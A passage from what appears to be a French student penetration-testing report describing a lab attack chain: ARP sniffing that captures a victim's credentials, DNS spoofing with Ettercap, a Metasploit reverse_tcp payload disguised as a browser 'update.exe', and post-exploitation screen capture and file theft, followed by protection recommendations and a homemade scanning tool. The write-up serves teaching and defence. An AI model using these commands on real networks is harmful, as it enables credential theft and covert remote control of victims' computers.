

Figure 3. 20 Table ARP avant l'attaque**.**

Et pour finir cette attaque, nous avons activé « net.sniff » avec la commande net.sniff on. Pour capturé tous les paquets circulant dans le réseau.

Comme indiqué ci-dessous, nous pouvons voir le trafic de la victime. Nous avons également pu obtenir son nom d'utilisateur et son mot de passe.



Figure 3. 21 Résultat du Sniff.

- DNS Spoofing

La cible de cette attaque est de faire correspondre l'adresse IP d'une machine qu'il est sous le contrôle de pentester à un nom de domaine réel et valide d'une machine publique.

Nous avons choisi Ettercap comme outil pour réaliser cette attaque.

Nous devons d'abord ouvrir le fichier « etter.dns » à l'aide de la commande sudo pluma /etc/ettercap/etter.dns, afin de le modifier.

Comme indiqué ci-dessous nous ajoutons la line suivante *.*.* A 192.168.8.105 qui est permettre de redirigé tous les noms de domaine vers notre adresse IP de pentester.



Figure 3. 22 Le fichier etter.dns.

Maintenant, nous l'avons lancé Ettercap en mode graphique avec la commande Ettercap –G. Et on commence par sélectionner l'interface réseau Wlan0.

Figure 3. 23 L'interface graphique d'Ettercap.

Après cela, nous avons lancé un simple scan pour voir les machines connectées dans le réseau, et nous sélectionnons la passerelle et la cible comme illustré dans Figure 3.24.



Figure 3. 24 Sélection de passerelle et la cible**.**

Ensuite, nous choisissons l'attaque ARP spoofing dans le menu MITM qui nous apparait lorsque nous cliquons sur le bouton illustré dans la figure ci-dessous.



Figure 3. 25 Activation d'ARP spoofing.

Avant d'activer le plugin « dns_spoof », qui va nous permettre de réaliser l'attaque. Nous devons démarrer Apache2 avec la commande sudo sevice apache2 start pour accepter le trafic entrant.

Maintenant, nous lançons l'attaque DNS spoofing en double-cliquant sur « dns_spoof » que nous trouvons dans le menu « Mange the Plugins ».



Figure 3. 26 Activation de DNS spoofing.

Nous effectuons maintenant une recherche dans le navigateur de la machine cible. Comme indiqué ci-dessous, nous pouvons voir que l'attaque a réussi et que la victime a été dirigée directement vers notre adresse IP.



Figure 3. 27 Résultat de la redirection de la cible

5.3 Post exploitation

Le but de cette attaque est de mettre la cible sous le contrôle de pentester. Nous avons choisi d'utiliser les outils de Metasploit pour réaliser cette attaque.

Nous créons d'abord un payload avec Msfvenom à l'aide de la commande :

msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.8.105 LPORT=4444 –f exe -o /var/www/html/update.exe Qui signifie :

msfvenom -p : Permet de charger l'outil msfvenom

windows/meterpreter/reverse_tcp : Permet d'ouvrir un port, ex :4444 qu'on va enregistrer dans le payload qui se chargera de connecter la victime à notre machine par le bais de ce port.

LHOST : c'est l'adresse IP de l'attaquant.

LPORT : c'est le port que vous souhaitez utiliser.

-f exe : indique que le type de fichier, ou l'extension de fichier sera exe.

-o : permet d'enregistrer le payload « update.exe » dans le chemin /var/www/html/ indiqué.

```
┌─[root@nihad-hp630notebookpc]─[/home/nihad]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.8.105 LPORT=4444  -f exe -o /var/www/html/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/update.exe
```

Figure 3. 28 Création de payload

Maintenant, nous avons lancé Metasploit. Nous avons utilisé la commande msfconsole –q, puis la commande use exploit/multi/handler qui permet d'ouvrir un port et d'attendre la connexion. Ensuite, nous avons charge le payload créé précédemment par la commande. set payload windows/meterpreter/reverse_tcp.

A la fin, nous avons indiqué notre adresse IP par set LHOST 192.168.174.129 et le numéro de port par set LPORT 4444. Toutes ces étapes sont illustrées ci-dessous :

```
┌─[root@nihad-hp630notebookpc]─[/home/nihad]
└──╼ #msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.8.105
LHOST => 192.168.8.105
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

Figure 3. 29 Console Metasploit

Nous allons exécuter le payload avec la commande exploit puis attendre la connexion de la victime.



Figure 3. 30 Attente de connexion de la machine cible

Nous avant utilisé l'attaque précédente « DNS spoofing » afin de tromper la cible pour télécharger notre fichier, pansant qu'il est un fichier de mis a jour de navigateur (voir la figure 3.27).

Une fois que la cible clique sur le lien, la fenêtre de téléchargement suivante apparait.



Figure 3. 31 Fenêtre de téléchargement**.**

Lorsque que la cible ouvrira le fichier infecté sur son ordinateur, nous serons immédiatement alertés qu'une connexion vient de s'ouvrir sur notre écouteur Metasploit.



Figure 3. 32 Ouverture de session.

À ce stade, nous avons un accès total sur l'ordinateur de la cible sans que celle-ci ne s'en rende compte, et ainsi nous pouvons effectuer plusieurs opérations sur sa machine. Voici quelques opérations qui nous avons effectué.

Pour la première opération, nous avons utilisé la commande sysinfo qui nous donne des informations sur le système cible. Comme indiqué ci-dessous.

Figure 3. 33 Informations sur le système la machine cible.

Puis, nous avons utilisé la commande screenshot qui nous permet de faire capture d'écran de la machine de la cible.



Figure 3. 34 Prendre une capture d'écran de la cible.

Figure 3.35 suivante montre la capture d'écran que nous prise.



Figure 3. 35 Capture d'écran de la cible.

Ensuite, nous avons utilisé la commande screeshare qui partage l'écran de la cible.



Figure 3. 36 Partage l'écran de la cible.

A la fin, nous avons ouvert le disque local de la cible avec la commande cd D : . Et la commande ls pour voyons tous les fichiers qu'il contient.



Figure 3. 37 Ouverture de disque local de la cible.

Et a partir des fichiers qui nous sont apparus, nous avons téléchargé un fichier sur la machine de pentester a l'aide de la commande download <nom de fichier>.

Figure 3. 38 Téléchargement de fichier.

5.4 Rapport

Après l'achèvement de toutes les phases, nous avons élaboré un rapport qui illustre les différentes attaques effectue dans notre test de pénétration et les recommandations de protection. Montre dans Tableau 3.1.

Attaque	réussi	échoué	Recommandations de protection	
			Coté client	Coté serveur
IP Spoofing	×		-Ne visiter que des sites Web sécurisés (HTTPS). - Utiliser et mettre à jour des logiciels (antivirus). - Utiliser un réseau privé virtuel VPN.	-Utiliser un protocole plus sûr, Comme l'IPv6. -Mettre en œuvre les protocoles SSL/TLS sur votre site. -Surveiller les réseaux pour détecter toute activité anormale. -Mettre en œuvre un filtrage des paquets. -Utiliser l'inspection approfondie des paquets (DPI).
DNS Spoofing	×			-Mettre en œuvre des mécanismes de détection comme DNSsec. -Activer la journalisation et la surveillance des requêtes DNS.
ARP Spoofing	×		- Utiliser des logiciels de détection de l'usurpation ARP comme XArp et ARP-Guard.	
Malwares	×		-Utiliser des logiciels de sécurité de type anti-virus comme AVC et Norton 360, etc. -Mettre régulièrement à jour votre ordinateur et vos logiciels -Protéger votre boite mail -Installer un pare-feu. -Utiliser VPN pour sécuriser le navigateur sur le web.	
Downgrade HTTPS to HTTP		×		

Table 3. 1 Les attaques effectues et les recommandations.

6. Mise en place d'un outil de pénétration

Afin d'enrichir notre travail, nous avons décidé de programmer un outil peu compliqué dans son utilisation, qui scanne et applique certaines attaques.

6.1 Langage de programmation

Pour réaliser notre outil, nous avons choisi python comme langage de programmation. Qui est un langage de programmation open source, orienté objet et interprété. Il contient des

bibliothèques spécialisées qui l'ont rendu utilisé dans de nombreuses situations telles que l'analyse des données et le développement logiciel.

6.2 Outil de pénétration

La première interface qui nous apparait lorsque nous exécutons notre outil est illustrée ci-dessous. Cela nous montre les trois options qu'il effectue : Scanner, attaque par brute force et attaque par man in the middle.

Figure 3. 39 Interface 1.

Après, si l'utilisateur choisit la première option « Scanner », cette option lui donnera deux autres options qui sont le scan du réseau et le scan d'une machine.

Si l'utilisateur veut scanner le réseau, il lui suffit de taper 'n' ou 'N'en majuscule et cela l'amènera directement au scanner du réseau qui lui demandera d'entrer l'adresse IP du réseau.

Ce dernier commencera à afficher l'adresse IP de toutes les machines connectées sur le réseau. Comme indiqué ci-dessous.



Figure 3. 40 Scan du réseau.

Mais si l'utilisateur veut scanner une machine, il lui suffit de taper 'm' ou 'M'en majuscule et cela l'amènera directement au scanner de port qui lui demandera d'entrer l'adresse IP de la machine à scanner.

Ce dernier commencera à afficher les ports ouverts dans la machine tant que la machine est connectée au réseau. Si la machine quitte le réseau, il lui apparaitra que la machine est déconnectée. Tout cela est montré dans Figure 3.41.

